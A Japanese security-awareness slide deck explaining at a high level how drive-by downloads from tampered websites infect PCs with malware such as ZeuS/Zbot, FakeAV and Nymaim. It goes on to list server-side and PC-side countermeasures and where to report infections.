ウェブサイトを閲覧しただけで感染する不正プログラム



① 改ざんされたウェブサイトを閲覧する。
② 誘導先ウェブサイトに誘導する。
③ 不正プログラムがダウンロードされる。
- 閲覧者のPCにインストールされているブラウザやプラグインのバージョンをチェックする。
- バージョンに対応した脆弱性を突くファイルをダウンロードし実行する。
- 脆弱性を突くことに成功すると不正プログラムをダウンロードし実行する。


④ 不正プログラムにより、銀行等の認証情報窃取やDDoS攻撃等を行う。

感染する不正プログラム


- **ZeuS/Zbot･Citadel**
  - ネットバンキングでの口座番号、パスワード等認証情報が窃取される。
- **FakeAV**（偽のウイルス対策ソフト）
  - ウイルス感染を警告し、偽のウイルス対策ソフトを購入させられる
- **Nymaim**
  - コンピュータが使えない状態にされ、300ドルの身代金を要求される。
- **etc.**

ZeuS/Zbotについて

通常のログイン画面




ZeuS/Zbotに感染すると



対策の概要

対策


改ざんウェブサイト
誘導先ウェブサイト
②
攻撃者
ウェブサイトを
改ざん
①
③
Ⅰ.サーバにおける対策
Ⅱ.パソコンにおける対策
閲覧者PC
④

基本となる対策

Ⅰ.サーバにおける対策

- ウェブページ改ざんの早期発見
- CMSの管理
- FTPアカウントの適切な管理
- ウェブページ管理用端末の管理

Ⅱ.パソコンにおける対策

- 基本的なパソコンの感染防止
- 感染時の対応

Ⅰ.サーバにおける対策

- **ウェブページ改ざんの早期発見**
  - 改ざんチェックサービス
  - サーバ・コンテンツ運用管理会社に委託
  - サイト管理者（自営）
    - Tripwire等専用ソフトウェアを活用
- **改ざんを発見したら**
  - ウェブページの公開を停止
  - 原因を究明
  - 対策を検討・実施
  - 改ざん事実の告知

Ⅰ.サーバにおける対策

- **CMS※の管理**
  - CMSの利用の有無を確認
  - CMSを最新版にする。

※CMSとはコンテンツ管理システムのことで、
WordpressやJoomla!等がある。

- **FTPアカウントの適切な管理**
  - 不要なアカウントの削除
  - パスワードの適切な管理
  - FTPログ等の定期的な監査
  - ファイヤーウォール等によるフィルタリング
- **ウェブページ管理用端末の管理**
  - 不正プログラム感染防止のためウェブページ管理用端末からの他サイトへのアクセスを制限

Ⅱ.パソコンの感染防止

- **ウェブブラウザを最新バージョンに保つ**
  - IE(Internet Explorer)
  - FireFox
  - etc.
- **ウェブブラウザのプラグインを最新バージョンに保つ**
  - Adobe Flash Player
  - Adobe Reader 及び Adobe Acrobat
  - Oracle Java
  - etc.
- **OSは更新プログラムを適用する**

  注）Windows XPのサポート終了（2014．4．8）
- **ウイルス対策ソフトを導入**
  - 定義ファイルを最新版に保つ

Ⅱ.パソコンの感染防止

- **感染したら**
  - LAN等回線から切り離す
  - 電源を切らずに、そのままの状態を保持
  - 連絡・相談
    - 情報セキュリティ等担当者へ連絡
    - コンピュータウイルス110番等へ相談

- **【参考】相談先**
  - コンピュータウイルス110番（IPA）
    03-5978-7509
  - 具体的な被害相談あるいは被害が深刻な場合
    都道府県警察サイバー犯罪相談窓口

おわり